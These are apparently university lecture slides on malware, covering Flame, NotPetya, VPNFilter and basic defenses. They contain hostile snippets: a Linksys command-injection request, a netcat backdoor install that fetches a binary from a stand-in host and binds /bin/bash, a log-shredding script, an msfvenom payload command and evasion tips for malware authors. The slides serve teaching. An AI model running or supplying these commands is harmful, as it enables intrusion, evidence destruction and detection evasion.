



IT-Security (ITS) B1

DIKU, E2020



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Today's agenda

Part 1: Definitions and case studies

Part 2: Guest



Malware defined

Malware is malicious software that

disrupts operations,

steals sensitive data, or gives

unauthorised access to computers

Or anything else you don't want software to do on your system



Many types (not mutually exclusive)

Virus

Wiper

Worms

Ransomware

Trojan horse

RATs

Backdoor

Crimeware

Rootkit and bootkits

C2 scripts

Keylogger

Legitimate tools



Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX

Vpnfilter

Shamoon


WannaCry

NotPetya

Malware at many layers

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CREATE FIRST
FIRMWARE
WORM THAT
ATTACKS MACS




**Your hard drives were RIDDLED with NSA
SPYWARE for YEARS**

Kaspersky: 'Equation Group' attacked 'high value targets'


17 Feb 2015 at 01:57, [Darren Pauli](#)



Malware's role in Cyber Kill Chain



Malware in many stages





Vault 7: CIA Hacking Tools Revealed

Malware writers DOs and DONTs

DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution


DO explicitly remove sensitive data, such as encryption keys, from memory asap

DO strip all build paths, developer usernames from the final build

DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name

DO NOT leave dates/times such as compile timestamps

Sidebar: How malware get on a system





Sidebar: Another option

Paying People to Infect their Computers


Research paper: "[It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice](#)," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.

Abstract: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as \$0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to \$1.00, this proportion increased to 43%. We show that as the price




Let's build a backdoor

Netcat - the network swiss army knife



```
Terminal
File Edit View Search Terminal Help
[~]$ nc localhost 4444
pwd
/tmp
```

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The command `nc localhost 4444` has been executed. The prompt is `[~]$`. The user has entered `pwd`, and the output is `/tmp`.



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Terminal
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Flame

Flame

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Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



Flame modules

```
if not _params.STD then
    assert(loadstring(config.get("LUA.LIBS.STD"))())()
    if not _params.table_ext then
        assert(loadstring(config.get("LUA.LIBS.table_ext"))())()
        if not __LIB_FLAME_PROPS_LOADED__ then
            __LIB_FLAME_PROPS_LOADED__ = true
            flame_props = {}
            flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
            flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
            flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
            flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
            flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHECK_KEY"
            flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
            flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEUE"
            flame_props.BPS_KEY = "BPS"
            flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
            flame_props.getFlameId = function()
                if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
                    local l_1_0 = config.get
                    local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
                    return l_1_0(l_1_1)
                end
            end
            return nil
        end
    end
end
```

List of code names for various families of **modules** in Flame's source code and their *possible purpose*^[1]

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



Flame C2 login and control panel

Login:

Username:

Password:

[- Main -](#)
[- Logout -](#)

[- Clients -](#)

ID	Type	
<input type="text"/>	<input type="text"/>	<input type="button" value="Go"/>

Control Panel

ID	Backup Time	
1	2012-05-23 01:53:54	Download
2	2012-05-23 20:52:20	Download
3	2012-05-24 18:56:06	Download
4	2012-05-30 20:45:24	Download

[Download data](#)

[Upload data](#)

[View backups](#)

Current online status: **Online** [\[Change\]](#)

Version: 1.4.1

Free disk space: 14578948



Clients and sign up

Clients sends HTTP request with

```
"uid=number&action=number"
```

C2 looks for specific combination

```
if (preg_match('/^uid=d+&action=d+/', $data) === 1) {  
    return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define('CLIENT_TYPE_SP', 1); define('CLIENT_TYPE_SPE', 2);  
define('CLIENT_TYPE_FL', 3); define('CLIENT_TYPE_IP', 6);
```



Client functionality

Infected clients support very few commands, including:

GET_NEWS: Gets file(s) from ./news sub-directory that are assigned to current client ID. The news files contain updates and extra modules of Flame, as well as special commands, such as changing registry key values.

ADD_ENTRY: Stores information collected by the client. (The C2 script encrypts all files received from the client.)

ADD_SUB_ENTRY: Same as ADD_ENTRY.

GET_AD: Gets files from ./ad_path directory.



Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/.../pycleaner/Eraser.py
```

At midnight

```
php /home/.../delete.php
```



LogWiper.sh

```
#!/bin/bash
#stop history
echo "unset HISTFILE" >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[...]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[...]
#self delete
find ./ -type f | grep logging.sh | xargs -l {} shred -fvzu -n 3 {} \;
```



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APT REPORTS

Full Analysis of Flame's Command & Control servers

By [GReAT](#) on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the [Stuxnet operation](#), was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.

The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical [analysis](#) of this sophisticated [attack](#). This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.

Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development [team](#), which was another convincing fact that Flame was developed with nation-state backing.


We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available [information](#). That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.



NotPetya

2017: WannaCry and NotPetya





NotPetya payload

Infected the master boot record (MBR) and overwrites the Windows bootloader, and triggers a restart.

Upon startup, the payload encrypts the Master File Table of the NTFS file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.



NotPetya propagation

Lost in Translation



theshadownbrokers (60) in shadowbrokers • 2 years ago

KEK...last week theshadownbrokers be trying to help peoples. This week theshadownbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadownbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4

Password = Reeeeeeeeeeeeeee

theshadownbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadownbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWII theshadownbrokers be seeing you next week. Who knows what we having next time?

Read more

NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuXxTuR2R1t78mGSdzaRtNbBUX

2. Send your Bitcoin wallet ID and personal installation key to e-mail news@smith123456@posteo.net. Your personal installation key:

zRNagE-CBBMfc-pD5A14-vF45d2-14mhs5-d7UCzb-RYjq3E-ANgBrK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.

Key: _

Sidebar: Ransomware as a Service

Online builder

You must have [license](#) to use builder.

Receiver address	<input type="text"/>	Receiver address should be put in with protocol and without slash on end. Example: <code>http://onionsite.onion/p.php</code>
Payment page	<input type="text"/>	Payment page should be written in the same way. In locker message word [IDENTY] would be replaced with User ID so that you can construct links to the payment page. Example <code>http://ytrfjyeddvasd.onion/payment.php?ID=</code> >>> <code>http://ytrfjyeddvasd.onion/payment.php?ID=AAAA-AAAA-AAAA</code>
Encryption method	<input type="text" value="AES 256"/>	
Default decrypter	<input type="text" value="Automatic"/>	
UAC bypass	<input type="text" value="Enable"/>	
Locker message	<input type="text"/>	

[Create build](#) [Download panel](#)

[Panel setup short guide](#)

Backup. Backup. Backup.





VPNfilter



VPNFilter

Malware designed to infect routers and network attached storage devices

It is estimated to have infected approximately 500,000 routers worldwide

3 stages:

1st: persist and contact C2 to download further modules (initial infection unknown)

2nd: main payload capable of command execution including a destructive capability that “bricks” the device by overwriting a section of the device’s firmware and rebooting, rendering it unusable.

3rd: several extra modules e.g. a packet sniffer, web credentials harvester, etc.

FBI on VPNFilter



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number
I-052518-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:
www.fbi.gov/contact-us/field

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.



FBI recommends

That users reboot their at-risk devices

Thereby temporarily removing stages 2 and 3 of the malware


Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web endpoints the malware uses for Stage 2 installation

Without these URLs, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*



Read more





How to infect a router

CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow unauthenticated command injection, providing an attacker with full root access, via `cgi-bin/zbtest.cgi` or `cgi-bin/zbtest2.cgi`

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH

Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6





Command injection

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/sbin/reboot; HTTP/1.0

Root or not?

Strategy to install a backdoor:

get netcat: curl http://somesite.com/nc > nc

make it executable: chmod +x nc

set up a listener: nc -l -p 1337 -e /bin/bash

connect to router: nc router_ip 1337



Malware Defenses

Malware vs firewall





Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);


    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```


Malware vs AV



Antivirus software

```
msfvenom -p windows/meterpreter/bind_tcp lport=4444 -f exe > backdoor1.exe
```

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SHA256:

4009697ca0b3cbbdb30763311f1d67ce86cbbf717ec03f631a0e3fea363370b7

File name:


backdoor1.exe

Detection ratio:

38 / 56

Analysis date:

2016-05-10 11:43:48 UTC (2 minutes ago)



Analysis

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Antivirus	Result	Update
ALYac	Gen:Variant.Zusy.Elzob.8031	20160510



Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation

Anomaly based – define normal behaviour and monitor for abnormal



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